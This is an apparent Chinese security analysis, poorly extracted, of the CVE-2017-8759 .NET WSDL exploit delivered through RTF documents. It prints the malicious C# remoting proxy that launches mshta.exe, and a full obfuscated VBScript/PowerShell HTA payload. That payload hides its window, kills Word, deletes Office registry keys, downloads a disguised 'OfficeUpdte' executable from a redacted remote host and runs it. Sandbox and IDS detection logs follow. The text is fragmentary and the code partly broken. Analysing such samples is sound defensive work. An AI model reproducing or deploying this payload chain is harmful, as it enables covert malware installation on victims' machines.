


.NET

9 12 9 .net 0day
FireEye CVE-2017-8759, .NET
SOAP WSDL (Web) Microsoft
Office RTF

CVE-2017-8759

Microsoft .NET Framework 2.0
Microsoft .NET Framework 3.5
Microsoft .NET Framework 3.5.1
Microsoft .NET Framework 4.5.2
Microsoft .NET Framework 4.6
Microsoft .NET Framework 4.6.1
Microsoft .NET Framework 4.6.2
Microsoft .NET Framework 4.7

a. CVE-2017-0199
WSDL



d.

```

namespace Logo {

[SoapType(SoapOptions=SoapOption.Option1|SoapOption.AlwaysIncludeTypes|SoapOption.XsdString|SoapOption.EmbedAll,XmlNamespace="
http://schemas.microsoft.com/cir/nsassem/Logo/Logo", XmlTypeNamespace="http://schemas.microsoft.com/cir/nsassem/Logo/Logo")] [ComVisible(true)]
public class Image : System.Runtime.Remoting.Services.RemotingClientProxy
{
    // Constructor
    public Image()
    {
        base.ConfigureProxy(this.GetType(), @"http://localhost2C:\Windows\System32\mshta.exe?http://[redacted]/img/word.db");
        //base.ConfigureProxy(this.GetType(), @"");
        if (System.Diagnostics.Process.Start(_url.Split(':')[0], _url.Split(':')[1]);
            System.AppDomain.CurrentDomain.SetData(_url.Split(':')[0], true);
        }

        public Object RemotingReference
        {
            get{return(_cp);}
        }
    }
}

```

e. csc.exe dll dll mshta.exe Office hta

LoadLibrary

```

<script language="VBScript">Window.ResizeTo 0, 0 : Window.moveTo -2000,-2000 : Set Object = CreateObject( "WScript.Shell" ) : Office.run "Po"+"w"+"
erS"+"he"+"ll -Window"+"Style Hid"+"den taskkill /f /im winword.exe;"",0,true : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den Rem"+
"ove-I"+"tem -Path HK"+"CU:\Software\Micro"+"soft\Office\16.0\Word\R"+"esili"+"ency -recurse;Re"+"move"+"-I"+"tem -Path HK"+"CU:\Soft"+
"ware\Micros"+"oft\Off"+"ice\14.0\Wo"+"rd\Res"+"iliency -recurse;Re"+"move"+"-I"+"tem -Path H"+"K"+"U"+"S"+"oftw"+"are\Mic"+"rosoft\O"+"ffi"+
"ce\15.0\Wor"+"d\Re"+"sili"+"en"+"cy -recurse;"",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den Remove-Item " &
Office.CurrentDirectory & "\*" -include http*.pdb, http*.dll, *.cs",0,false : Randomize : RndName = "OfficeUpdte-KB" & Int(10000000 * Rnd()) &
".exe" : appData = Office.expandEnvironmentStrings("%APPDATA%") & "\Microsoft\Windows\" & RndName : Office.run "cm"+"d"+"e"+"xe "+" /c start
/MAX """" winword /q /mFile3 " ",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den (New"+"-O"+"bje"+"ct Sys"+"tem"+"Ne"+"t.We"+
"bClie"+"nt).D"+"ownl"+"oad"+"File('http://[redacted]/img/left.jpg', '%homepath%\AppData\Roaming\Microsoft\Windows\" & RndName & ".");",0,
true : Office.run """" & appData & """"",0,false : self.close</script>

```

f hta powershell FINSPY

1 2017 9

2

文件信息

文件名	sample.rtf
文件类型	rtf
文件大小	51.7 KB
扫描时间	2017-09-13 10:07:37
MD5	[redacted]
SHA1	[redacted]
SHA256	[redacted]

动态检测

结束时间:	2017-09-13 10:14:21	开始时间:	2017-09-13 10:10:48
		漏洞攻击 [1]	
		威胁行为 [1]	
		隐蔽信道 [2]	
		检测到可疑HTTP请求 危险等级 ★★★	
		可疑URL: http://[redacted]/img/office.png	
		检测到可疑TCP请求 危险等级 ★★★	

3

主页

威胁展示

实时事件显示

恶意样本检测

隐蔽信道检测

实时事件显示URL信誉日志显示新增事件显示

实时事件显示

操作	状态	事件级	流行程	事件名称	源IP	目的IP	引擎	发生时间	今日发生	最近十分	合并方式
处理	未处...	中級	不流...	HTTP_Net-Framework远程代码执行漏洞(CVE-2017-8759)	192.1...	168(192...	168(192...	16:31:20	1	1	不会并
处理	未处...	中級	不流...	HTTP_Net-Framework远程代码执行漏洞(CVE-2017-8759)	192.1...	168(192...	168(192...	16:31:10	89	89	不会并
处理	未处...	中級	不流...	HTTP_Net-Framework远程代码执行漏洞(CVE-2017-8759)	192.1...	168(192...	168(192...	16:30:54	4	4	不会并

4

